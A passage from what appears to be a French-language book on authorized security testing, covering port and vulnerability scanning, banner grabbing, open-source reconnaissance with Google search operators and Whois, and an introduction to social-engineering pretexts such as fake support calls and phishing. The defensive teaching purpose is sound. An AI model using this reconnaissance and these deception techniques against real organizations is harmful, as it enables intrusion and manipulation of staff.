lancerez des analyses réseau, vous testerez les ports de communication ouverts et vous chercherez des failles visibles. Contre les utilisateurs malveillants, vous utiliserez un analyseur de ports, un analyseur réseau et un chercheur de failles tel que Nmap, SoftPerfect Network Scanner ou GFI LanGuard. Vous saurez ainsi quels sont les éléments accessibles et par qui.

Posez des limites à votre collecte d'informations. Vous pouvez décider de passer une heure, une journée ou une semaine

à cette tâche. Tout dépend de la taille de l'entreprise et de la sophistication des systèmes que vous devez tester.

En cherchant bien, vous pouvez collecter énormément d'informations au sujet d'une entreprise et de ses systèmes. C'est à vous de faire le tri. Servez-vous des réseaux sociaux et des outils de collecte de données. C'est ce genre d'information qui permet à un attaquant et à des employés indélicats d'accéder à des données sensibles puis de mettre en péril des départements de l'entreprise, ainsi que la réputation des personnes. Je présente plus en détail la collecte d'informations dans le Chapitre 5.

Techniques

d’analyse de systèmes

Pour glaner des informations plus techniques au sujet des systèmes à tester, vous pouvez procéder ainsi :

» Exploitez les informations que vous aurez obtenues par des recherches avec Whois et testez des noms de machines et des adresses IP voisines de celles que vous visez. Vous allez ainsi pouvoir établir un schéma de l’architecture des systèmes et du réseau. Ce schéma sera peuplé avec des adresses IP, des noms de machines hôtes externes, et

parfois internes, en utilisant des protocoles, des ports ouverts, des partages de fichiers accessibles ; vous pouvez aussi permettre d'exécuter des services et des applications.

»

N'hésitez pas à analyser des machines internes (elles devraient faire partie de vos cibles). Ce sont des machines qui ne sont pas nécessairement visibles de l'extérieur, du moins c'est ce que je vous souhaite. Vous devez pouvoir les tester afin de vous faire une idée des dégâts que pourrait causer un utilisateur interne malveillant ou un

logiciel qui a réussi à être introduit dans le système. Le pire qui puisse arriver est qu'un attaquant ait réussi à s'implanter à l'intérieur. Pour écarter cette hypothèse, vous devez donc aussi examiner vos systèmes internes et rechercher leurs failles.

Si vous pensez ne pas encore suffisamment maîtriser vos outils d'analyse, mettez en place une sorte de laboratoire ou de bac à sable en utilisant par exemple une machine virtuelle comme l'une des suivantes :

- VMware Workstation Pro

(https://www.vmware.com/products/workstation-pro.html) ;

» VirtualBox, un équivalent open source (https://www.virtualbox.org).

Prise de contact avec les machines hôtes

Lancez une analyse des machines hôtes qui sont accessibles depuis Internet et prenez des notes, puis faites de même pour les machines internes. Utilisez un outil de sondage de type ping en fournissant des noms de machines hôtes et des adresses IP. Servez-vous de l'un des

outils suivants :

- L'outil élémentaire ping qui est fourni en standard dans votre système d'exploitation.
- Une version plus performante qui permet de lancer un test de plusieurs adresses à la fois, comme par exemple NetScanTools Pro (www.netscantools.com) pour Windows ou fping (http://fping.sourceforge.net) pour Linux.
- Pour savoir comment est connue l'adresse IP de la passerelle sur Internet, visitez le site WhatIsMyIP.com (www.whatismyip.com). Vous devriez voir apparaître

l'adresse IP publique de votre pare-feu ou de votre routeur, de préférence à celle de votre ordinateur personnel. Vous savez ainsi quelle est l'adresse IP connue du monde entier.

Découverte des ports ouverts

Commencez par chercher les ports qui sont ouverts au moyen d'un des outils d'analyse suivants :

- pour scruter les ports, NetScanTools Pro ou Nmap (`http://nmap.org`). Voir aussi le Chapitre 9 ;

»
pour surveiller le trafic réseau, utilisez un analyseur comme Omnipeek (www.savvius.com) ou Wireshark (www.wireshark.com). Je m'en sers dans plusieurs chapitres.

Lancer une analyse de l'intérieur est très simple : vous connectez votre PC au réseau et lancez le logiciel. Vous devez seulement tenir compte de l'éventuelle segmentation du réseau et des systèmes de détection des intrusions internes.

Pour lancer une analyse de l'extérieur du réseau, il faut quelques étapes supplémentaires. La technique la plus rapide consiste à attribuer à votre machine une adresse IP publique puis à vous connecter à un commutateur du côté

extérieur du pare-feu ou du routeur. Votre machine n'est pas vraiment sur le réseau Internet, mais néanmoins à l'extérieur du périmètre du réseau que vous testez. Vous pouvez également tenter une approche de l'intérieur en passant par l'extérieur, par exemple depuis chez vous ou depuis une succursale de l'entreprise.

Recherche des ports ouverts et actifs

Puisque vous êtes un expert de la sécurité, il vous faut réunir des informations indispensables pour faire vos analyses. Voici les plus importantes :

- les protocoles utilisés, comme

par exemple DNS et NetBIOS ;

- quels services fonctionnent sur les machines hôtes : messagerie, serveur Web, gestion de base de données ;
- les services d'accès à distance tels que RDP, Telnet et Secure Shell ;
- les services de réseaux privés virtuels VPN tels que SSL/TLS et IPsec ;
- les contraintes d'autorisation et d'authentification des disques partagés sur le réseau.

Voici les principaux ports ouverts que vous

devez tester avec votre outil, qui doit les présenter comme accessibles.

- Tenez d'abord compte des réponses de l'outil ping (ICMP echo) pour vous assurer que le trafic ICMP est autorisé de et vers la machine hôte.
- Testez le port TCP 21 qui est utilisé par le transfert de fichiers FTP.
- Testez le port TCP 23 dédié à Telnet.
- Testez les ports TCP 25 ou 465 pour SMTP et SMPTS, les ports 110 ou 995 pour POP3 et POP3S, ou les

ports 143 ou 993 pour IMAP et IMAPS, qui permettent tous de savoir qu'un serveur de messagerie est en activité.

» Testez le port TCP/UDP 53 qui permet d'utiliser un serveur de noms DNS.

» Testez les ports TCP 80, 443 et 8080 qui servent aux serveurs Web ou aux relais proxy.

» Testez enfin les ports TCP/UDP 135, 137, 138, 139 et surtout 445 qui signerait l'activité d'une machine hôte sous Windows.

Des milliers de ports peuvent être ouverts sur

un même système. En théorie, il peut y en avoir jusqu'à 65 534 pour le protocole TCP et autant pour le protocole UDP (User Datagram Protocol). Tout au long du livre, je présenterai la plupart des ports les plus fréquemment utilisés. La liste actualisée en permanence de tous les ports déclarés de 0 à 1 023 et de tous les ports enregistrés de 1 024 à 49 151 avec les protocoles et les services correspondants est disponible à l'adresse suivante : www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.txt. Vous pouvez également lancer une recherche pour un numéro de port précis sur le site www.cotse.com/cgi-bin/port.cgi.

Ce n'est pas parce qu'un service ne répond pas sur un port TCP ou UDP qu'il n'est pas en exécution. Pour en avoir le cœur net, il faut pousser plus loin vos investigations.

Si vous détectez un serveur Web en activité, vous pouvez récupérer le numéro de version du logiciel par l'une des méthodes suivantes :

- Saisissez le nom du site suivi du nom d'une page qui n'existe pas, comme `www.mon_domaine.com/1234.html`. La plupart des serveurs Web répondent avec une page d'erreur qui donne bien trop d'informations.
- Servez-vous de

l'outil de recherche de Netcraft (www.netcraft.com) qui se connecte au serveur depuis Internet et affiche la version du serveur et celle du système d'exploitation, comme le montre la Figure 4.1.

FIGURE 4.1 : Affichage de

l'outil Netcraft pour les serveurs Web.

Les outils suivants permettent d'en savoir plus sur les machines hôtes :

- NMapWin (https://sourceforge.net/projects/nmapwin) permet de connaître la version du système d'exploitation.
- Un outil d'énumération tel que SoftPerfect Network Scanner https://www.softperfect.com/products/networkscanner) permet de récupérer directement depuis le système Windows les noms des utilisateurs, des groupes et les

fichiers et partages.

»

Quand vous vous connectez à un service ou à une application *via* un port, la plupart des systèmes renvoient des informations utiles. Par exemple, si vous vous connectez avec Telnet à un serveur de messagerie sur le port 25 au moyen de la commande suivante :

```
 telnet
mail.mon_domaine.com
25
```

Vous obtiendrez une réponse dans le style suivant :

```
220
mail.mon_domaine.com
ESMTP
```

```
ici_des_tonnes_d_infos_pour_pira
Ready
```

La plupart des serveurs de messagerie répondent en indiquant le numéro de version et les correctifs installés. Cela vous permet à vous et aux pirates de déterminer rapidement quelles sont les failles du système en allant consulter l'un des sites Web décrits dans la prochaine section.

»

Lorsque vous tentez d'envoyer un courriel à une adresse incorrecte, vous pouvez récupérer des informations intéressantes dans l'en-tête de la réponse. Un attaquant peut s'en servir, notamment si la réponse contient une adresse IP interne et un

numéro de version de logiciel. Sur certains systèmes Windows, cela suffit à établir une connexion non authentifiée et même parfois à accéder à un disque réseau, comme je le décris en détail dans le Chapitre 12.

Découverte des failles

Dès que vous avez découvert la possibilité d'une faille, vous devez la confirmer pour l'environnement considéré. Commencez par quelques recherches manuelles en visitant des sites spécialisés et en utilisant des bases de données de failles, comme par exemple :

»

- Common Vulnerabilities and Exposures (http://cve.mitre.org/cve) ;
- US-CERT Vulnerability Notes Database (www.kb.cert.org/vuls) ;
- NIST National Vulnerability Database (https://nvd.nist.gov).

Tous ces sites dressent la liste des failles connues. Vous vous doutez bien qu'il en existe bien d'autres qui sont plus génériques et qui ne sont pas faciles à classer dans une catégorie ou une autre. Lorsque vous ne parvenez pas à trouver la description d'une faille sur l'un de ces sites, vérifiez ensuite sur le site du fournisseur du logiciel concerné puis

visitez le site suivant :

https://www.sans.org/critical-security-controls

Si vous n'avez pas envie de confirmer vos suspicions de failles et désirez passer immédiatement à des tests, vous avez deux possibilités :

» **Évaluation manuelle.** Vous pouvez vous connecter aux ports sur lesquels sont fournis les services ou les applications puis y réaliser différents tests. Certains systèmes, tels que les applications Web, seront testés manuellement. En général, les bases qui recensent les failles indiquent comment procéder dans les

grandes lignes. Ce genre de tests manuels vous conviendra si vous avez suffisamment de temps devant vous.

» **Évaluation automatisée.** Souvent, les gens n'ont pas le temps de travailler manuellement. Dans ce cas, vous ferez comme moi : vous lancerez une analyse automatisée que vous compléterez par des actions manuelles.

Les outils d'analyse de failles réputés sont souvent dédiés à une plate-forme Windows ou Linux ou à un type de réseau, filaire ou sans fil. Ils cherchent des failles en s'appuyant sur les standards tels que le Critical Security

Controls de SANS et l'Open Web Application Security Project (https://www.owasp.org). Certains outils dressent une carte de la logique applicative d'une application Web ; d'autres produisent un schéma du réseau et d'autres enfin aident les développeurs à réaliser leurs tests de code. L'inconvénient de ces outils pointus est de chercher des failles individuelles. En général, ils ne produisent pas une corrélation des failles pour un réseau complet. Pour pallier cela, déployez vos compétences et adoptez les méthodes présentées dans la suite du livre.

Un de mes outils préférés en termes d'analyse de failles se

nomme Nexpose de la société Rapid7 (https://www.rapid7.com/products/nexpose). Il effectue des analyses de ports et des recherches de failles, tout en assurant un bon soutien pour la gestion des failles. Vous pouvez lancer des analyses immédiates ou les programmer de façon périodique.

Puisque c'est un bon outil, il n'est pas étonnant qu'il faille payer pour s'en servir. Ce n'est pas l'outil le meilleur marché, mais vous en aurez pour votre argent, d'autant plus si vous avez besoin de vous faire respecter. Ce sera par exemple le cas si vous devez assurer une mise en conformité PCI DSS. Il existe même une version gratuite appelée Community Edition qui permet de traiter de petits réseaux. Parmi les autres outils

d'analyse de bonne tenue, citons QualysGuard (https://www.qualys.com) et GFI LanGuard (https://www.gfi.com/products-and-solutions/network-security-solutions).

Pour bien exploiter un outil tel que Nexpose, il faut disposer d'un certain niveau de compétences. Vous ne pouvez pas vous contenter des résultats qu'il produit. Vous devez valider les failles détectées en étudiant les rapports afin d'établir votre diagnostic en tenant compte du contexte et de la criticité des systèmes que vous testez. Vous verrez que les outils de qualité vous permettent de collecter

des preuves qui vous seront utiles dans votre phase de validation.

Exemple d'impacts d'une intrusion

Voici le genre d'activité que vous pouvez réaliser à partir du moment où vous avez découvert une faille.

- Collecter d'autres informations au sujet de la machine hôte et de son contenu.
- Obtenir une invite de commande pour ensuite accéder à distance.
- Démarrer et arrêter des services et des applications.
-

Accéder à d'autres systèmes.

» Désactiver la journalisation et les mécanismes de contrôle.

» Réaliser des captures d'écran.

» Accéder à des fichiers confidentiels.

» Envoyer un courriel en tant qu'administrateur.

» Réaliser une injection de requête SQL.

» Lancer une attaque de déni de service DoS.

» Récupérer un fichier ou créer un compte utilisateur

masqué qui prouve que vous avez détecté une faille.

Un des outils qui permet de bien tirer profit des failles détectées et de vous introduire profondément dans la plupart des systèmes porte le nom Metasploit (https://www.metasploit.com). Normalement, vous décidez au départ si vous avez besoin ou non d'exploiter les failles. Vous pouvez tout à fait vous contenter de rendre compte de leur existence sans chercher à aller plus loin.

Pour en savoir plus au sujet des meilleures pratiques au niveau des méthodes de test de vulnérabilité et d'intrusion, je vous conseille les trois sites suivants :

- Open Source Security Testing Methodology Manual (www.isecom.org/research/osstmm.html) ;
- The Penetration Testing Execution Standard (www.pentest-standard.org/index.php) ;
- PCI DSS Penetration Testing Guidance (https://www.pcisecuritystandards.org/documents/Penetration_Testing_Guidance_

PARTIE 2
Préparation des tests de sécurité

DANS CETTE PARTIE

»

»

»

»

Chapitre 5
Collecte d'informations

DANS CE CHAPITRE

- **Obtenir des informations au sujet de l'entreprise depuis Internet**
- **Tirer profit des ressources sur le Web**
- **Chercher les données utiles aux pirates**

La première chose à faire pour estimer le niveau de risques d'une entreprise consiste à voir ce qu'il est possible de savoir à son sujet depuis l'espace public. Cette activité initiale est suffisamment importante pour que je décide d'y consacrer un chapitre.

Je vais présenter plusieurs techniques

simples d'emploi pour en apprendre plus sur votre organisation. Certains d'entre vous seront peut-être impatients et voudront passer immédiatement au lancement des tests de sécurité pour découvrir leurs failles, mais ce serait une erreur. Il est indispensable de commencer par une collecte d'informations publiques, et c'est souvent suite à cette collecte que l'on trouve l'orientation menant aux premières failles.

Récolte d'informations publiques

La quantité d'informations que l'on peut recueillir au sujet d'une entreprise via Internet est stupéfiante. Appliquez les techniques

que je présente dans la suite pour en juger par vous-même.

Les réseaux sociaux

Les sites de réseaux sociaux sont devenus des vecteurs prioritaires pour la communication des entreprises. En faisant des recherches sur les quatre sites suivants, vous allez déjà en apprendre beaucoup sur l'entreprise et le personnel :

- **Facebook** (https://www.facebook.com)
- **LinkedIn** (https://www.linkedin.com)
- **Twitter** (https://twitter.com)

YouTube
(https://www.youtube.com)

Vous avez certainement remarqué que les salariés avaient souvent tendance à parler de leur travail, et même pour certains à donner en public leur avis sur leur patron. Certains en arrivent même à perdre le sens des convenances ! J'ai recueilli des renseignements intéressants au sujet de l'ambiance dans les entreprises sur un site tel que Glassdoor (www.glassdoor.com/Reviews/index.htm).

Recherches sur le Web

Voici le genre d'informations que vous pouvez recueillir en faisant une recherche Web et en visitant le site de l'entreprise

concernée :

- les noms de certains salariés et les informations de contact ;
- les dates principales de l'entreprise ;
- les statuts auprès du tribunal de commerce ;
- les déclarations financières pour une entreprise cotée en Bourse ;
- des communiqués de presse au sujet des déménagements, des réorganisations et bien sûr des nouveaux produits ;
- les annonces de fusions et

d'acquisitions ;

» les brevets et dépôts de marque ;

» les présentations, articles et conférences Web qui sont souvent mentionnés comme confidentiels et qui contiennent des informations sensibles.

Les moteurs de recherche tels que Bing (https://www.bing.com), Google (https://www.google.com) ou Qwant permettent d'accéder à tout type de document, qu'il s'agisse d'un texte ou d'une image, à partir du moment où le fichier est accessible depuis Internet. Rappelons que

ces outils sont gratuits. Personnellement, je préfère Google, car des livres entiers ont été écrits pour expliquer comment bien l'utiliser. Vous pouvez donc vous attendre à ce que les pirates sachent bien manier cet outil, y compris contre vous. Je donne des détails au sujet de Google dans le Chapitre 15.

Voici quelques techniques pour faire de bonnes recherches avec Google :

»

Saisie classique de mots-clés. Cette recherche habituelle permet déjà de récupérer des centaines d'informations : noms de fichiers, numéros de téléphone et adresses, souvent à votre plus grande stupéfaction.

» **Recherche Web avancée.** Google offre des options de recherches qui permettent de viser plus précisément le site Web de l'entreprise visée. Vous obtiendrez ainsi des informations au sujet des clients, fournisseurs et partenaires.

» **Ajout d'opérateurs pour peaufiner la recherche.** Pour ne trouver que les éléments contenant un mot ou un nom de fichier sur le site, vous pouvez saisir des commandes telles que les suivantes dans Google :

```
site:www.mon_domaine.com
critere

site:www.mon_domaine.com
nom2fichier
```

Vous pouvez même chercher un nom de fichier en indiquant son format :

```
filetype:swf
nom_entreprise
```

L'exemple précédent permet de trouver les fichiers multimédias au format .swf d'Adobe Flash. Vous pouvez les ouvrir pour récupérer des informations sensibles, comme je le montre dans le Chapitre 15.

Utilisez la même commande pour trouver les fichiers au format PDF :

```
filetype : pdf
sarl_latreye
confidentiel
```

Les robots d'indexation ou crawlers

Il existe des outils tels que HTTrack Website Copier (www.httrack.com) qui produisent une copie miroir d'un site Web en téléchargeant tous les fichiers accessibles, ce qui équivaut au travail des robots indexeurs. Les analyseurs de failles Web fonctionnent de la même manière. Vous pouvez ensuite tranquillement inspecter la copie du site Web en récupérant les éléments suivants :

- la structure et la configuration du site Web ;
- les noms des répertoires et des fichiers qui ne

sont pas directement accessibles ;

- le code HTML et les scripts source des pages Web ;
- les champs de commentaires.

Les champs de commentaires sont souvent intéressants, parce qu'ils contiennent par exemple les noms et les adresses de messagerie des développeurs et des personnes du service informatique, les noms des serveurs, les versions des logiciels, les plages d'adresses IP internes et des rappels sur le fonctionnement du code. Pour refréner la curiosité des indexeurs, vous pouvez désactiver certaines entrées dans le fichier de configuration **robots.txt** de votre serveur Web (voyez aussi l'adresse

www.w3.org/TR/html4/appendix/notes.html). Avec certains pare-feu et systèmes de prévention d'intrusion, vous pouvez activer un mécanisme de ralentissement, le *tarpitting*. Cela dit, les indexeurs modernes et les attaquants sont assez futés pour trouver un moyen de contournement.

Les informations concernant les développeurs et le personnel informatique peuvent s'avérer très utiles pour procéder ensuite à de l'ingénierie sociale, comme je le montre dans le Chapitre 6.

Sites d'informations

Plusieurs sites Web

fournissent de façon officielle ou non des informations au sujet d'une entreprise et de son personnel :

- les sites Web gouvernementaux ;
- les sites d'informations alimentés par les greffes des tribunaux de commerce, comme societe.com ou infogreffe.fr ;
- les sites www.hoovers.com et https://finance.yahoo.com qui donnent des informations détaillées au sujet des entreprises publiques américaines ;
- le site https://www.sec.gov/

edgar.shtml ou https://www.infogreffe.fr/ en France diffuse les données administratives des entreprises cotées en Bourse ;

- enfin, le site https://www.uspto.gov donne accès à tous les dépôts de brevets et de marques déposés.

Vous trouverez également des informations sur le personnel des entreprises sur les deux sites suivants :

- LexisNexis.com (https://www.lexisnexis.com) ;
- ZabaSearch (www.zabasearch.com).

Bases de données Internet

Pour connaître la configuration visible de votre réseau, servez-vous des bases de données publiques. Vous saurez ainsi ce que les autres peuvent savoir au sujet de vos systèmes.

La base Whois

Il est conseillé de toujours commencer par lancer une recherche de type Whois au moyen d'un des outils disponibles sur le Net. Whois est le nom d'un protocole qui permet d'interroger les bases de données en ligne et notamment la base des noms de domaines DNS, pour obtenir les équivalences entre noms de domaines et blocs d'adresses IP. C'est cette

base Whois que l'on utilise lorsque l'on veut déposer un nom de domaine Internet et savoir s'il est encore disponible.

Dans le cadre des tests de sécurité, Whois renvoie les informations suivantes, qui peuvent être exploitées ensuite par un pirate pour procéder à de l'ingénierie sociale ou une analyse directe du réseau :

> »
> les informations utilisées pour déclarer le nom de domaine Internet, et notamment le nom du contact, son numéro de téléphone et l'adresse postale ;

> »
> les noms des serveurs DNS qui gèrent ce domaine.

Voici trois adresses qui

permettent d'interroger la base Whois :

- whois.net (https://www.whois.net) ;
- le site d'un hébergeur qui permet de réserver un nom de domaine comme www.gandi.com ;
- la page de support technique de votre fournisseur d'accès.

Mes deux sites Web préférés pour les recherches Whois sont DNSstuff (www.dnsstuff.com) et MXToolBox (https://mxtoolbox.com). Vous pouvez par exemple, avec ce second outil, lancer une requête DNS et obtenir les informations suivantes :

- les informations principales d'enregistrement du domaine ;
- le nom de la machine qui gère la messagerie du domaine (l'enregistrement Mail Exchanger [MX]) ;
- la position relative de certaines machines hôtes ;
- la présence ou non du site sur certaines listes noires de pourriels (spams).

L'outil très bon marché nommé SmartWhois (https://www.tamos.com/products/smartwhois) est très pratique. Pour des recherches de base, vous pouvez utiliser le site

gratuit http://dnstools.com. Un outil plus sophistiqué disponible dans le commerce est NetScanTools Pro (https://www.netscantools.com). Je reviens sur tous ces outils dans le Chapitre 9.

Voici quelques autres sites à consulter pour récupérer des informations :

- RIPE Network Coordination Centre : https://apps.db.ripe.net/search/query.html (Europe, Asie centrale, Afrique du Nord et Moyen-Orient) ;
- AFRINIC : https://www.afrinic.net (Afrique) ;
-

- APNIC : https://www.apnic.net/about-apnic/whois_search (Asie-Pacifique) ;
- ARIN : http://whois.arin.net/ui (Amérique du Nord, une partie des Caraïbes et Afrique sous-équatoriale) ;
- LACNIC : https://lacnic.net/cgi-bin/lacnic/whois (Amérique latine) ;
- CNIL : cnil.fr.

L'annuaire de tous les sites d'enregistrement de noms de domaines est disponible à l'adresse suivante :

```
https://
www.nro.net/
about-the-nro/
```

```
list-of-country-
codes-and-rirs-
ordered-
by-country-code
```

Règles de confidentialité

Vérifiez les règles de confidentialité en vigueur pour le site concerné. Il est considéré comme correct d'informer les visiteurs du site de la nature des informations qui sont collectées et de la façon dont elles sont protégées, mais il ne faut pas en dire plus. Combien de fois j'ai trouvé des règlements de confidentialité donnant inutilement des détails techniques au sujet de la sécurité des systèmes, toutes choses qui ne devraient jamais être divulguées.

Les personnes qui rédigent les déclarations de confidentialité ne sont souvent pas versées dans la technique, mais plutôt orientées juridique. Assurez-vous qu'elles ne donnent pas par mégarde trop de détails au sujet de vos mesures de sécurité et de l'infrastructure. Ne faites pas comme ce fondateur d'une start-up Internet qui m'avait contacté pour envisager une collaboration. Au cours de la discussion, il a prétendu avoir mis en place d'excellentes sécurités, garantissant la protection des données de ses clients. Du moins, c'est ce qu'il pensait. J'étais alors allé visiter son site Web pour en avoir la confirmation. En fait, il allait jusqu'à indiquer la marque et le modèle de son pare-feu, et une foule

d’informations techniques concernant la manière dont était construit son réseau ! C’est évidemment une aubaine pour un pirate, lorsque la victime lui mâche ainsi une partie du travail de collecte initial.

Chapitre 6
Ingénierie sociale

DANS CE CHAPITRE

- Principes de l'ingénierie sociale
- Impacts de l'ingénierie sociale
- Comment procéder
- Comment se protéger

L'activité d'ingénierie sociale relève de l'abus de confiance. Elle profite d'un des liens les plus fragiles dans la chaîne de sécurité des systèmes d'informations : l'être humain. Une personne qui s'adonne à cette activité ne mérite pas de porter le titre d'ingénieur social, mais plutôt de traître ou de faux ami. En effet, il tire profit de la tendance

naturelle de l'humain à faire confiance afin de lui soutirer des informations qui vont servir à ses sombres desseins.

Plutôt que des compétences techniques, ce sont des capacités de persuasion et de manipulation psychologique qu'il faut posséder pour réussir une collecte de renseignements en mode furtif. Il n'est en effet pas donné à tout le monde de se faire passer pour un ami lorsque l'on est absolument inconnu. L'ingénierie sociale est difficile à contrer parce qu'elle met en jeu les individus isolément et chacun pense être capable de décider par lui-même de faire ou pas confiance.

Nous allons voir dans ce chapitre l'impact de cette activité, les techniques à déployer pour vos efforts de tests

et les parades dont vous disposez.

Introduction à l'ingénierie sociale

Le principe général de toutes ces activités de supercheries consiste à soutirer des informations en se faisant passer pour quelqu'un d'autre. Ces informations servent ensuite à lancer des attaques sur les réseaux, à voler des fichiers, et bien sûr à procéder à de l'espionnage industriel.

Voici quelques activités qui font partie de l'ingénierie sociale :

Faux support technique. Une personne se présente comme un technicien et annonce à un utilisateur qu'il faut absolument installer un correctif ou la nouvelle version d'un logiciel. Si l'utilisateur se laisse

persuader, il télécharge le programme malveillant, et donne en même temps accès à son système à distance.

Pseudo fournisseur. Il s'agit de personnes qui prétendent procéder à la mise à jour du serveur de téléphonie ou de la comptabilité de l'entreprise. Pour travailler, il leur faut un mot de passe d'administrateur, et ils obtiennent ainsi un accès complet au système.

Faux salarié. La personne prend contact avec le support technique en prétendant qu'elle a perdu son badge d'accès à la salle des serveurs. Elle obtient ainsi tout ce qu'il lui faut pour accéder physiquement et numériquement aux informations.

Courriel d'hameçonnage. Ces courriels frauduleux sont bien connus du

grand public dorénavant. Leur contenu vise à persuader le destinataire de fournir son identifiant et son mot de passe, ce qui permet ensuite d'implanter un pourriciel sur la machine. Il existe une variante ciblée de cette technique appelée spearphishing, car elle vise des personnes en particulier au lieu d'envoyer le courriel en masse.

Certains escrocs cherchent à se faire passer pour des directeurs techniques ou des managers. Parfois, le pirate va au contraire faire mine d'être très peu versé dans la technique. Certains se font passer pour des consultants informatiques ou des dépanneurs. Par principe, ceux qui s'adonnent à ce genre de supercherie savent très bien s'adapter à leurs

cibles. Voilà pourquoi réussir à tromper les gens de cette façon suppose un certain type de personnalité, pas très éloigné du profil d'un sociopathe.

La sécurité des informations commence et finit avec les utilisateurs, et c'est encore plus le cas face aux menaces d'ingénierie sociale. Nous verrons dans d'autres chapitres comment se prémunir de ces supercheries, mais vous devez dans tous les cas ne jamais oublier que le dialogue entre les humains détermine pour une grande part le niveau de protection de l'outil informatique. L'image du bonbon fourré est assez parlante : la coque extérieure est dure et le cœur est moelleux.

L'extérieur correspond aux mécanismes de protection que sont les pare-feu et les systèmes de détection d'intrusion, ainsi que le filtrage des données. La partie intérieure est incarnée par les gens et les processus de l'entreprise. Dès qu'un pirate peut traverser la coque, il lui est facile de mettre en péril les faibles défenses internes.

Test de résistance aux faux amis

Les tests de robustesse contre les attaques de type ingénierie sociale se distinguent des autres. En effet, tromper la confiance, tricher et persuader, relève plus de psychologie que de science. La réussite de vos évaluations dans ce domaine va dépendre de votre personnalité et non seulement de la

connaissance de l'entreprise.

Si vous ne vous sentez pas prêt à vous faire passer pour un traître même dans un objectif louable, servez-vous du contenu de ce chapitre pour apprendre comment bien protéger votre entreprise ou votre client. Dans ce cas, vous pouvez recourir à un tiers pour réaliser cette catégorie de tests.

Il va sans dire que les activités de tromperie ont un effet sur la réputation des personnes voire la pérennité de leur emploi. L'ingénierie sociale permet de récupérer des informations sensibles, notamment par l'hameçonnage. Planifiez donc bien vos actions et

travaillez avec précaution.

Les modes d'action sont très variés en ingénierie sociale. Vous pouvez vous rendre à l'accueil de l'entreprise en vous faisant passer pour quelqu'un d'autre, ou bien lancer une énorme campagne d'hameçonnage par courriel. Il m'est impossible de donner des instructions détaillées pour réaliser des attaques en simulation. Je vais présenter plusieurs angles d'attaque qui m'ont été utiles ainsi qu'à mes collègues. Vous pourrez adapter ces techniques selon vos besoins.

Un véritable agresseur qui désire entrer physiquement dans le bâtiment d'une entreprise saura par définition s'il a réussi. En revanche, si vous réalisez ce genre de

geste, du fait que vous êtes connu, vous aurez du mal à vous mettre en situation. Ce sera moins le cas dans une multinationale, mais dans une entreprise de taille moyenne, suffisamment de gens vous reconnaîtront.

Vous pouvez sous-traiter les tests de sécurité d'accès à une entreprise spécialisée ou demander à un collègue de s'en charger pour vous. Je reparle des sous-traitants en sécurité dans le Chapitre 19.

Mode d'action des usurpateurs

Les pirates n'hésitent pas à utiliser l'ingénierie sociale pour attaquer des systèmes parce que c'est en général la

méthode la plus rentable. Il est en effet bien plus confortable de réussir à se faire ouvrir une porte plutôt que d'essayer de la fracturer en cherchant comment contourner un pare-feu ou un système de détection d'intrusion.

Les « soutireurs » d'informations sensibles travaillent en général lentement pour éviter tout soupçon. Ils construisent ainsi progressivement une image globale de leur cible. Leur plus grand atout est le temps. Ils prendront autant de temps qu'il le faut pour réussir ensuite leurs attaques. Certaines de leurs actions vont se résumer à un bref coup de téléphone ou à un courriel. La panoplie des possibilités est vaste, et dans tous les cas, vous aurez un temps de retard.

En effet, les usurpateurs

savent que de nombreuses entreprises ne se sont pas équipées de programmes de classement des données, de contrôles d'accès, de plans de reprise ou de programmes d'évaluation de sécurité. Ils tirent avantage de tous ces manquements à la prudence.

Un usurpateur efficace sait peu de choses, mais sur un grand nombre de sujets, aussi bien au niveau extérieur de la cible qu'à l'intérieur. Toutes ces bribes mises bout à bout lui permettent d'atteindre ses objectifs. Chaque petite information recueillie par exemple sur les plates-formes sociales de type LinkedIn et Facebook, dont j'ai parlé dans le Chapitre 5, est à leur disposition. Plus l'usurpateur réussit à réunir d'éléments disparates, plus il lui devient simple ensuite

de se faire passer pour un salarié ou une autre personne digne de confiance. Chaque bribe d'information pourra sembler sans grande valeur aux yeux de la direction ou des salariés de l'entreprise alors que l'usurpateur va en tirer grand profit, d'autant qu'il est déterminé.

Impact de l'ingénierie sociale

Toute entreprise ou organisation peut subir les assauts de ceux qui pratiquent l'ingénierie sociale. Il peut s'agir de salariés actuels ou d'anciens salariés qui veulent se venger, de concurrents qui veulent augmenter leur part de marché ou tout simplement de pirates qui cherchent à dorer leur blason.

Les risques sont devenus

omniprésents du fait que l'accès à Internet est devenu universel. Les multinationales sont plus vulnérables car elles sont installées dans de nombreux endroits physiques. Tout le monde peut devenir la cible d'un usurpateur, du standardiste à l'agent de sécurité en passant par le P.-D.G et bien sûr le service informatique. Les centres d'appels et services de support technique sont une cible de choix parce qu'ils ont par habitude tendance à diffuser des informations.

L'extorsion d'informations a d'importantes conséquences, surtout parce que le but est de tirer ensuite profit de ces informations de façon illégale. Voici le genre d'information qu'un usurpateur efficace cherche à réunir :

- des mots de passe d’utilisateurs ;
- des badges ou des codes d’accès à un bâtiment ou à une salle d’informatique ;
- des descriptions techniques telles que des spécifications, du code source et autres documentations de développement ;
- des rapports financiers confidentiels ;
- des données privées des salariés au niveau médical ou bancaire ;
- des listes de

clients et prospects commerciaux.

La divulgation de n'importe laquelle de ces bribes d'informations va entraîner des pertes financières, la chute du moral des salariés, une moindre confiance des clients, voire des poursuites juridiques. Les dégâts peuvent être incalculables.

Il n'est pas simple de se protéger des usurpateurs, tout d'abord parce que ce genre d'attaque n'est pas bien documenté. De plus, les usurpateurs n'ont que leur imagination comme limite. Les méthodes sont si variées qu'il n'est vraiment pas simple de contre-attaquer. Enfin, l'apparence de sécurité qu'offrent les pare-feu et les systèmes de détection d'intrusion rend le problème encore plus grave.

Vous ne pouvez jamais prédire le type de la prochaine attaque d'ingénierie sociale. Vous devez donc rester vigilant, chercher à connaître les motivations et méthodes des faux amis et mettre en place une protection contre les attaques les plus usitées, en commençant par instiller dans la structure une conscience permanente de ces dangers. La suite du chapitre va nous permettre de découvrir ces techniques.

Construction d'une relation de confiance

La confiance est difficile à obtenir et facile à perdre. C'est l'enjeu même de l'ingénierie sociale. En général, les gens font confiance aux

autres, sauf si cela leur est interdit. Il est naturel de vouloir venir en aide aux autres, d'autant plus si un climat de confiance s'installe et si la demande semble raisonnable. Les gens aiment se montrer coopératifs et n'ont aucune idée des conséquences d'une divulgation d'information inopportune. C'est ce qui permet aux usurpateurs de réussir. Il faut souvent du temps pour établir la relation de confiance, mais un bon pirate y parvient parfois en quelques heures ou quelques minutes. Comment fait-il pour mettre toutes les chances de son côté ?

